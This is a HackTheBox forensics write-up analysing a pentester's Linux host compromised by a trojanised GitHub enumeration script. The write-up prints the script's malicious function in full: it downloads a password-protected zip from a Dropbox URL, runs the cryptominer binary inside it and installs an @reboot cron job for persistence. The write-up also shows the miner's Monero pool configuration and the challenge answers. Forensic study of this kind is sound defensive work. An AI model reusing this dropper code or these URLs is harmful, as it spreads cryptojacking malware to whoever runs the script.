



HACKTHEBOX

Psittaciformes Writeup



30th December 2024

Prepared by: VivisGhost

Machine Author: sebh24

Difficulty: **Easy**

Scenario

Forela carry out penetration testing of their internal networks utilising an internal team within their security department. The security team have notes from tests in addition to company critical credentials. It seems their host may have been compromised. Please verify how this occurred using the retrospective collection provided.

Artifacts Provided

- Psittaciformes.zip -

4aa1724d1bcbf6cff55b4953d85ca29f01105b5a5ee367422ff4c81f33854de7

```
[x]-[vivisghost@HackTheBox]-[~]  
└─$sha256sum Psittaciformes.zip  
4aa1724d1bcbf6cff55b4953d85ca29f01105b5a5ee367422ff4c81f33854de7  Psittaciformes.zip
```

Skills Learnt

- Shell Script Code Review
- GitHub Commit Review

Tags

- GitHub Analysis
- Cryptojacking

Initial Analysis

To begin the analysis, the password-protected ZIP file was unlocked using the password `hacktheblue`.

Looking into the output, we see the telltale signs of a CatScale artifact.

```
[vivi8ghost@HackTheBox]~[~/Psittaciformes/catscale_out]
└─ $ls -la
total 4
drwxr-xr-x 1 vivi8ghost vivi8ghost 236 Dec 23 15:33 .
drwxr-xr-x 1 vivi8ghost vivi8ghost 66 Dec 26 08:28 ..
drwxr-xr-x 1 vivi8ghost vivi8ghost 0 Dec 23 15:33 Docker
drwxr-xr-x 1 vivi8ghost vivi8ghost 840 Dec 23 15:33 Logs
drwxr-xr-x 1 vivi8ghost vivi8ghost 596 Dec 23 15:35 Misc
-rwxr-xr-x 1 vivi8ghost vivi8ghost 1842 Dec 23 15:35 parrot-20241223-2233-console-error-log.txt
drwxr-xr-x 1 vivi8ghost vivi8ghost 584 Dec 23 15:35 Persistence
drwxr-xr-x 1 vivi8ghost vivi8ghost 0 Dec 23 15:33 Podman
drwxr-xr-x 1 vivi8ghost vivi8ghost 1426 Dec 23 15:35 Process_and_Network
drwxr-xr-x 1 vivi8ghost vivi8ghost 1346 Dec 23 15:35 System_Info
drwxr-xr-x 1 vivi8ghost vivi8ghost 112 Dec 23 15:33 User_Files
drwxr-xr-x 1 vivi8ghost vivi8ghost 0 Dec 23 15:33 Virsh
```

To start, we can navigate to `/User_Files` and use `tar -xvf` to extract the user's bash history. The history reveals basic enumeration tools like `nikto` and `nmap` being used before a GitHub repository is cloned. The user then navigates into the downloaded repository, runs a script, and proceeds to download two more scripts.


```
[vivi8ghost@HackTheBox]~[~/Psittaci formes/catscale_out/Misc]
$ls -la
total 127764
drwxr-xr-x 1 vivi8ghost vivi8ghost      596 Dec 23 15:35 .
drwxr-xr-x 1 vivi8ghost vivi8ghost      236 Dec 23 15:33 ..
-rwxr-xr-x 1 vivi8ghost vivi8ghost        44 Dec 23 15:35 parrot-20241223-2233-dev-dir-files-hashes.txt
-rwxr-xr-x 1 vivi8ghost vivi8ghost         0 Dec 23 15:35 parrot-20241223-2233-dev-dir-files.txt
-rwxr-xr-x 1 vivi8ghost vivi8ghost    925505 Dec 23 15:35 parrot-20241223-2233-exec-perm-files.txt
-rwxr-xr-x 1 vivi8ghost vivi8ghost 129549455 Dec 23 15:35 parrot-20241223-2233-full-timeline.csv
-rwxr-xr-x 1 vivi8ghost vivi8ghost    335818 Dec 23 15:35 parrot-20241223-2233-pot-webshell-first-1000.txt
-rwxr-xr-x 1 vivi8ghost vivi8ghost     6192 Dec 23 15:35 parrot-20241223-2233-pot-webshell-hashes.txt
-rwxr-xr-x 1 vivi8ghost vivi8ghost      604 Dec 23 15:35 parrot-20241223-2233-Setuid-Setguid-tools.txt
```

Using a simple Python script and the pandas library, we create a data frame to filter the data based on the `johnspire` user. This reveals some `/tmp` folders referencing the same IP address used in the earlier `enum.sh` script and a crontab.

```
[vivi8ghost@HackTheBox]~[~/Psittaci formes/catscale_out/Misc]
$python3 parse.py
Index(['Inode', 'Hard link Count', 'Full Path', 'Last Access',
      'Last Modification', 'Last Status Change', 'File Creation', 'User',
      'Group', 'File Permissions', 'File Size(bytes)',
      dtype='object'])
```

	Inode	Hard link Count	Full Path	Last Access	User	Group	File Permissions	File Size(bytes)
9072	543328	1	/tmp/VMwareDnD/LJmEXd	2024-12-23 22:33:02.011100142 +0000	johnspire	johnspire	lrwxlrwxlrwx	50
9076	538940	1	/tmp/.ICE-unix/1148	2024-09-03 10:17:36.729999710 +0100	johnspire	johnspire	srwxlrwxlrwx	0
9089	538938	1	/tmp/ssh-ldrKTRycizUv	2024-09-03 10:17:36.623333044 +0100	johnspire	johnspire	drwx-----	20
9090	538939	1	/tmp/ssh-ldrKTRycizUv/agent.1148	2024-09-03 10:17:36.623333044 +0100	johnspire	johnspire	srw-----	0
9092	540363	1	/tmp/tmpaddon	2024-12-19 12:40:41.516503706 +0000	johnspire	johnspire	-rw-----	511815
9093	543306	1	/tmp/10.0.0.10	2024-12-23 22:31:11.397768470 +0000	johnspire	johnspire	drwxr-xr-x	76
9094	543311	1	/tmp/10.0.0.10/nmap_sT_allports.nmap	2024-12-23 22:31:28.377768212 +0000	johnspire	johnspire	-rw-r--r--	0
9095	543313	1	/tmp/10.0.0.10/nikto.txt	2024-12-23 22:31:31.587768163 +0000	johnspire	johnspire	-rw-r--r--	91
9096	543318	1	/tmp/10.0.0.10/dirb.txt	2024-12-23 22:31:33.617768134 +0000	johnspire	johnspire	-rw-r--r--	270
9097	543307	1	/tmp/.hidden_28553.zip	2024-12-23 22:31:13.361101776 +0000	johnspire	johnspire	-rw-r--r--	3509648
526149	538935	1	/var/lib/lightdm/data/johnspire	2024-09-03 10:17:36.499999709 +0100	johnspire	lightdm	drwxlrwx---	0
527812	543310	1	/var/spool/cron/crontabs/johnspire	2024-12-23 22:31:28.374434878 +0000	johnspire	crontab	-rw-----	194
527840	543328	1	/tmp/VMwareDnD/LJmEXd	2024-12-23 22:33:02.011100142 +0000	johnspire	johnspire	lrwxlrwxlrwx	50
527844	538940	1	/tmp/.ICE-unix/1148	2024-09-03 10:17:36.729999710 +0100	johnspire	johnspire	srwxlrwxlrwx	0
527857	538938	1	/tmp/ssh-ldrKTRycizUv	2024-09-03 10:17:36.623333044 +0100	johnspire	johnspire	drwx-----	20
527858	538939	1	/tmp/ssh-ldrKTRycizUv/agent.1148	2024-09-03 10:17:36.623333044 +0100	johnspire	johnspire	srw-----	0
527860	540363	1	/tmp/tmpaddon	2024-12-19 12:40:41.516503706 +0000	johnspire	johnspire	-rw-----	511815
527861	543306	1	/tmp/10.0.0.10	2024-12-23 22:31:11.397768470 +0000	johnspire	johnspire	drwxr-xr-x	76
527862	543311	1	/tmp/10.0.0.10/nmap_sT_allports.nmap	2024-12-23 22:31:28.377768212 +0000	johnspire	johnspire	-rw-r--r--	0
527863	543313	1	/tmp/10.0.0.10/nikto.txt	2024-12-23 22:31:31.587768163 +0000	johnspire	johnspire	-rw-r--r--	91
527864	543318	1	/tmp/10.0.0.10/dirb.txt	2024-12-23 22:31:33.617768134 +0000	johnspire	johnspire	-rw-r--r--	270
527865	543307	1	/tmp/.hidden_28553.zip	2024-12-23 22:31:13.361101776 +0000	johnspire	johnspire	-rw-r--r--	3509648

To follow up on the crontab, we navigate to the `/Persistence` folder and use `tar` again to extract the `/cron` directory. Upon inspection, we find two cron jobs, both referencing the same `/tmp//blob`.

```
[vivisghost@HackTheBox]--[~/Psittaciformes/catscale_out/Persistence]
└─ $tar -xvf parrot-20241223-2233-cron-folder.tar.gz
var/spool/cron/
var/spool/cron/crontabs/
var/spool/cron/crontabs/johnspire
var/spool/cron/crontabs/root
[vivisghost@HackTheBox]--[~/Psittaciformes/catscale_out/Persistence]
└─ $cat var/spool/cron/crontabs/johnspire
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (- installed on Mon Dec 23 22:31:28 2024)
# (Cron version -- $Id: crontab.c,v 2.13 1994/01/17 03:20:37 vixie Exp $)
@reboot /tmp//blob
[vivisghost@HackTheBox]--[~/Psittaciformes/catscale_out/Persistence]
└─ $cat var/spool/cron/crontabs/root
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (- installed on Mon Dec 23 22:31:55 2024)
# (Cron version -- $Id: crontab.c,v 2.13 1994/01/17 03:20:37 vixie Exp $)
@reboot /tmp//blob
```

Going back to the `catscale_out/Misc` directory we can check if the SHA-1 hash was captured.

```
[vivisghost@HackTheBox]--[~/Psittaciformes/catscale_out/Misc]
└─ $grep -i blob parrot-20241223-2233-exec-perm-files.txt
ea7c97294f415dc8713ac8c280b3123da62f6e56  /tmp/blob
```

The hash was captured, taking it to VirusTotal it can be found to be a malicious crypto miner.

43

/ 64

Community Score

-12

43/64 security vendors flagged this file as malicious

Reanalyze

Similar

More

b0e1ae6d73d656b203514f498b59cbcf29f067edf6fdb3803a3de7d21960848d

Size

7.91 MB

xmrig

Last Analysis Date

3 hours ago

elf

64bits

detect-debug-environment

checks-cpu-name

DETECTION

DETAILS

RELATIONS

ASSOCIATIONS

BEHAVIOR

COMMUNITY 12+

Join our Community

and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Basic properties


MD5	8f4ff0ded94f1141768220906abfbb8
SHA-1	ea7c97294f415dc8713ac8c280b3123da62f6e56
SHA-256	b0e1ae6d73d656b203514f498b59cbcf29f067edf6fdb3803a3de7d21960848d
Vhash	2aba7b5117383e28704df982a389e959
SSDEEP	98304:yr6P2CZlp4ledj/mf7ukUzX093B9VK/OQGthOlGPEWl1MVNWoGt7rPAW3R1irepM:bl4lcmDl1WIPFCBNcJ7oEkLsQ
TLSH	T134866C47B5E318FDC19AC470472FD6A3BD7078A84221797B7698AA302F67E205B1DF21
File type	ELF executable linux elf
Magic	ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, BuildID[sha1]=93921a7ed626d1ae5e6c5cfdb348432739394400, stripped
Telfhash	t1073351f096d5348a9a4c81ec6f9f870cbb318fb279035b1883a7d52db24f550d2a816
TrID	ELF Executable and Linkable format (Linux) (50.1%) ELF Executable and Linkable format (generic) (49.8%)
DetectItEasy	ELF64 Operation system: Unix [EXEC AMD64-64] Compiler: gcc (Alpine 13.2.1_git20231014) 13.2.1 20231014 [EXEC AMD64-64]
Magika	ELF
File size	7.91 MB (8297712 bytes)

This concludes the initial analysis. We have identified several key artifacts and can now proceed to answering the questions.

Questions

1. What is the name of the repository utilized by the Pen Tester within Forela that resulted in the compromise of his host?

We can go to GitHub and visit the first repository found in the `.bash_history`.



Looking into `enum.sh` we see some basic penetration testing tools, then an odd function. The first half of the function is shown below. This screenshot can be broken up into 3 parts.

1. Define variables.
2. Use `curl` to download a ZIP file.
3. Unzip file.

The output file defined on line 4 resembles what we found in `full-timeline.csv`


```

1  do_wget_and_run() {
2      f1="https://www.dropbox.com/scl/fi/uw8oxug0jydibnorjvyl2"
3      f2="/blob.zip?rlkey=zmbys0idnbab9qn145xhq257&st=v22geon6&dl=1"
4      OUTPUT_FILE="/tmp/.hidden_$RANDOM.zip"
5      UNZIP_DIR="/tmp/"
6      part1="c3VwZXI="
7      part2="aGFja2Vy"
8      PASSWORD=$(echo "$part1$part2" | base64 -d)
9
10     FILE_URL="${f1}${f2}"
11
12     echo "-----"
13     echo " System validation underway..."
14     echo "-----"
15     echo "\n"
16
17     # Download the file
18     echo "Establishing connection to remote resource..."
19     curl -L -o "$OUTPUT_FILE" "$FILE_URL"
20
21     if [ $? -ne 0 ]; then
22         echo "Error during retrieval process. Terminating."
23         exit 1
24     fi
25
26     # Validate the downloaded file
27     FILE_TYPE=$(file -b "$OUTPUT_FILE")
28     if [ "$FILE_TYPE" != *"Zip archive data"* ]; then
29         echo "Artifact does not match expected configuration. Exiting."
30         exit 1
31     fi
32
33     echo "-----"
34     echo " Preparing extracted elements for deployment"
35     echo "-----"
36
37     # Extract the ZIP file
38     unzip -o -P "$PASSWORD" "$OUTPUT_FILE" -d "$UNZIP_DIR"

```

We can try using the same methods in the script to download the ZIP file ourselves.

```

[*]~[vivi8ghost@HackTheBox]~[~/Psittaciiformes/Get_Zip]
$ curl -L 'https://www.dropbox.com/scl/fi/uw8oxug0jydibnorjvyl2/blob.zip?rlkey=zmbys0idnbab9qn145xhq257&st=v22geon6&dl=1' -o Malicious.zip
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           % Done    0     0    0     0      0      0      0     0
100  17  100    17    0     0    33      0  --:--:--  --:--:--  --:--:--   33
100  496  100   496    0     0   494      0  --:--:--  0:00:01  --:--:--   494
100 3427k  100 3427k    0     0 620k      0  0:00:05  0:00:05  --:--:--  831k
[*]~[vivi8ghost@HackTheBox]~[~/Psittaciiformes/Get_Zip]
$ unzip -l Malicious.zip
Archive:  Malicious.zip
  Length      Date    Time    Name
-----
 8297712  2024-11-03 01:00    blob
   2433   2024-11-03 01:00    config.json
-----
 8300145
                2 files

```

Unzipping the file with the password from line 8 and running `sha1sum` we get the same hash found in the initial analysis.

```
[vivisghost@HackTheBox]-[~/Psittaciformes/Get_Zip]
$unzip -o -P "$PASSWORD" Malicious.zip
Archive:  Malicious.zip
  inflating: blob
  inflating: config.json
[vivisghost@HackTheBox]-[~/Psittaciformes/Get_Zip]
$sha1sum blob
ea7c97294f415dc8713ac8c280b3123da62f6e56  blob
```

From here we can conclude that the `autoenum` repository was responsible for delivering the malicious `blob`.

Answer: `autoenum`

2. **What is the name of the malicious function within the script ran by the Pen Tester?**

Can see this on line 1 in the second screenshot from the first question.

Answer: `do_wget_and_run`

3. **What is the password of the zip file downloaded within the malicious function?**

From the original screenshot line 6-8 define the password. We can replicate it locally with the following.

```
[vivisghost@HackTheBox]-[~/Psittaciformes/catscale_out/User_Files]
$part1="c3VwZXI="
part2="aGFja2Vy"
PASSWORD=$(echo "$part1$part2" | base64 -d)
[vivisghost@HackTheBox]-[~/Psittaciformes/catscale_out/User_Files]
$echo $PASSWORD
superhacker
```

Answer: `superhacker`

4. **What is the full URL of the file downloaded by the attacker?**

This can be found on lines 2 and 3 in the second screenshot from the first question .

Answer: <https://www.dropbox.com/scl/fi/uw8oxug0jydibnorjvyl2/blob.zip?rlkey=zmbys0idnbab9qn145xhq257&st=v22geon6&dl=1>

5. When did the attacker finally take out the real comments for the malicious function?

To investigate previous versions of the file we used `git clone` , to clone the repository to our local machine.

```
[vivinghost@HackTheBox]~[~/Psittaciformes]
$git clone https://github.com/pttemplates/autoenum
Cloning into 'autoenum'...
remote: Enumerating objects: 39, done.
remote: Counting objects: 100% (39/39), done.
remote: Compressing objects: 100% (37/37), done.
remote: Total 39 (delta 10), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (39/39), 14.24 KiB | 14.24 MiB/s, done.
Resolving deltas: 100% (10/10), done.
```

To view the differences between file versions, we used the `git log` command with the `-p` and `--pretty=fuller` options.

- `-p` : Displays the patch introduced in each commit, showing line-by-line changes.
- `--pretty=fuller` : Provides detailed metadata for each commit.

```

[vivisghost@HackTheBox]--[~/Psittaciformes/autoenum]
$git log -p --pretty=fuller
commit 786acdbe3804191556e971f6e2814ef34f571454 (HEAD -> main, origin/main, origin/HEAD)
Author: brown249 <85936721+brown249@users.noreply.github.com>
AuthorDate: Mon Dec 23 22:29:28 2024 +0000
Commit: GitHub <noreply@github.com>
CommitDate: Mon Dec 23 22:29:28 2024 +0000

    Update enum.sh

diff --git a/enum.sh b/enum.sh
index 5f685d8..b422cb1 100644
--- a/enum.sh
+++ b/enum.sh
@@ -80,7 +80,7 @@ do_wget_and_run() {
     echo "-----"
     echo "\n"

-
+    # Download the file
     echo "Establishing connection to remote resource..."
     curl -L -o "$OUTPUT_FILE" "$FILE_URL"

@@ -89,7 +89,7 @@ do_wget_and_run() {

```

Continuing to review the log, we identified a specific commit where the legitimate comments were removed from the malicious function. These changes are denoted by the red - symbols in the diff output, indicating the deletion of those lines.

```

commit 7d203152c5a3a56af3d57eb1faca67a3ec54135f
Author: brown249 <85936721+brown249@users.noreply.github.com>
AuthorDate: Mon Dec 23 22:27:58 2024 +0000
Commit: GitHub <noreply@github.com>
CommitDate: Mon Dec 23 22:27:58 2024 +0000

    Update enum.sh

diff --git a/enum.sh b/enum.sh
index 18f7b2e..5f685d8 100644
--- a/enum.sh
+++ b/enum.sh
@@ -65,25 +65,22 @@ do_dirb() {
 }

do_wget_and_run() {
-   # Pieces for combining later (remote location for something)
-   f1="https://www.dropbox.com/scl/fi/uw8oxug0jydibnorjvyl2"
-   f2="/blob.zip?rlkey=zmbys0idnbab9qn145xhq257&st=v22geon6&dl=1"
-   OUTPUT_FILE="/tmp/.hidden_$RANDOM.zip" # Temporary storage with randomized identifier
-   UNZIP_DIR="/tmp/" # Destination for extracted items
-
-   # Decode hidden sequence (secure key for locked data)
+   OUTPUT_FILE="/tmp/.hidden_$RANDOM.zip"
+   UNZIP_DIR="/tmp/"
+   part1="c3VwZXI="
+   part2="aGFja2Vy"
-   PASSWORD=$(echo "$part1$part2" | base64 -d) # Rebuild and unlock the access code
+   PASSWORD=$(echo "$part1$part2" | base64 -d)

```

Answer: 2024-12-23 22:27:58

6. The attacker changed the URL to download the file, what was it before the change?

```

commit 5d88bee8918d514a206fec91be72899544cdd37b
Author: brown249 <85936721+brown249@users.noreply.github.com>
AuthorDate: Mon Dec 23 22:23:41 2024 +0000
Commit: GitHub <noreply@github.com>
CommitDate: Mon Dec 23 22:23:41 2024 +0000

    Update enum.sh

diff --git a/enum.sh b/enum.sh
index 4588988..0a97220 100644
--- a/enum.sh
+++ b/enum.sh
@@ -65,7 +65,7 @@ do_dirb() {
 }

do_wget_and_run() {
-   FILE_URL="https://www.dropbox.com/scl/fi/wu0lhwiXtk2ap4nnbv4a/blob.zip?rlkey=gmt8m9e7bd02obueh9q3voi5q&st=em7ud3pb&dl=1"
+   FILE_URL="https://www.dropbox.com/scl/fi/uw8oxug0jydibnorjvyl2/blob.zip?rlkey=zmbys0idnbab9qn145xhq257&st=v22geon6&dl=1"
+   OUTPUT_FILE="/tmp/blob.zip"
+   UNZIP_DIR="/tmp/"

```

Answer: <https://www.dropbox.com/scl/fi/wu0lhwiXtk2ap4nnbv4a/blob.zip?rlkey=gmt8m9e7bd02obueh9q3voi5q&st=em7ud3pb&dl=1>

7. What is the MITRE technique ID utilized by the attacker to persist?

Continuing on in the `enum.sh` code on line 58 we can see the `crontab` entry (seen in initial analysis).

```
37      # Extract the ZIP file
38      unzip -o -P "$PASSWORD" "$OUTPUT_FILE" -d "$UNZIP_DIR"
39
40      if [ $? -ne 0 ]; then
41          echo "Error during extraction process. Terminating."
42          exit 1
43      fi
44
45      # Locate and execute the file
46      BLOB_PATH="$UNZIP_DIR/blob"
47      if [ -f "$BLOB_PATH" ]; then
48          echo "-----"
49          echo " Finalizing deployment sequence"
50          echo "-----"
51          chmod +x "$BLOB_PATH"
52          "$BLOB_PATH"
53
54          # Add a cron job to run the file at startup
55          echo "-----"
56          echo " Adding to cron for startup execution"
57          echo "-----"
58          (crontab -l 2>/dev/null; echo "@reboot $BLOB_PATH") | crontab -
59      else
60          echo "Required component missing from extracted set. Terminating."
61          exit 1
62      fi
63  }
```

Looking up the corresponding MITRE

Scheduled Task/Job: Cron

Other sub-techniques of Scheduled Task/Job (5)

Adversaries may abuse the `cron` utility to perform task scheduling for initial or recurring execution of malicious code.^[1] The `cron` utility is a time-based job scheduler for Unix-like operating systems. The `crontab` file contains the schedule of cron entries to be run and the specified times for execution. Any `crontab` files are stored in operating system-specific file paths.

An adversary may use `cron` in Linux or Unix environments to execute programs at system startup or on a scheduled basis for [Persistence](#).

ID: T1053.003

Sub-technique of: [T1053](#)

① **Tactics:** [Execution](#), [Persistence](#), [Privilege Escalation](#)

① **Platforms:** Linux, macOS

① **Permissions Required:** User

Version: 1.2

Created: 03 December 2019

Last Modified: 15 October 2024

[Version Permalink](#)

<https://attack.mitre.org/techniques/T1053/003/>

Answer: [T1053.003](#)

8. What is the name of the technique relevant to the binary the attacker runs?

Mentioned in the initial analysis, running the blob binary hash on VirusTotal we found it was a crypto miner.

Additionally, the dropbox ZIP file which delivered the malicious `blob` also contained a `config.json`. Looking into the file below we see more evidence of a crypto miner.

"pools" typically specify the network the malware will connect to, "coin": "XMR" signifies the coin is Monero and the "url" again suggests Monero. Finally, there is a "user" identifier.

```
"pools": [
  {
    "algo": null,
    "coin": "XMR",
    "url": "xmr.kryptex.network:7777",
    "user": "48edfHu7V9Z84YzzMa6fUueoELZ9ZRXq9VetWzYGzKt52XU5xvqgzYnDK9URnRoJMk1j8nLwEVsaSWJ4fhdUyZijBGUicoD/MyFirstRig",
    "pass": "x",
    "rig-id": null,
    "nicehash": false,
    "keepalive": true,
    "enabled": true,
    "tls": false,
    "tls-fingerprint": null,
    "daemon": false,
    "socks5": null,
    "self-select": null,
    "submit-to-origin": false
  }
],
```

With this information in hand we once again visit MITRE.

[Home](#) > [Techniques](#) > [Enterprise](#) > Resource Hijacking

Resource Hijacking

Sub-techniques (4)

Adversaries may leverage the resources of co-opted systems to complete resource-intensive tasks, which may impact system and/or hosted service availability.

Resource hijacking may take a number of different forms. For example, adversaries may:

- Leverage compute resources in order to mine cryptocurrency
- Sell network bandwidth to proxy networks
- Generate SMS traffic for profit
- Abuse cloud-based messaging services to send large quantities of spam messages

In some cases, adversaries may leverage multiple types of Resource Hijacking at once.^[1]

ID: T1496

Sub-techniques: [T1496.001](#),
[T1496.002](#), [T1496.003](#), [T1496.004](#)

 **Tactic:** [Impact](#)

 **Platforms:** Containers, IaaS, Linux, SaaS, Windows, macOS

 **Impact Type:** Availability

Contributors: Alfredo Oliveira, Trend Micro; David Fiser, @anu4is, Trend Micro; Jay Chen, Palo Alto Networks; Magno Logan, @magnologan, Trend Micro; Menachem Goldstein; Vishwas Manral, McAfee; Yossi Weizman, Azure Defender Research Team

Version: 2.0

Created: 17 April 2019

Last Modified: 13 October 2024

[Version Permalink](#)

<https://attack.mitre.org/techniques/T1496/>

Answer: [T1496](#)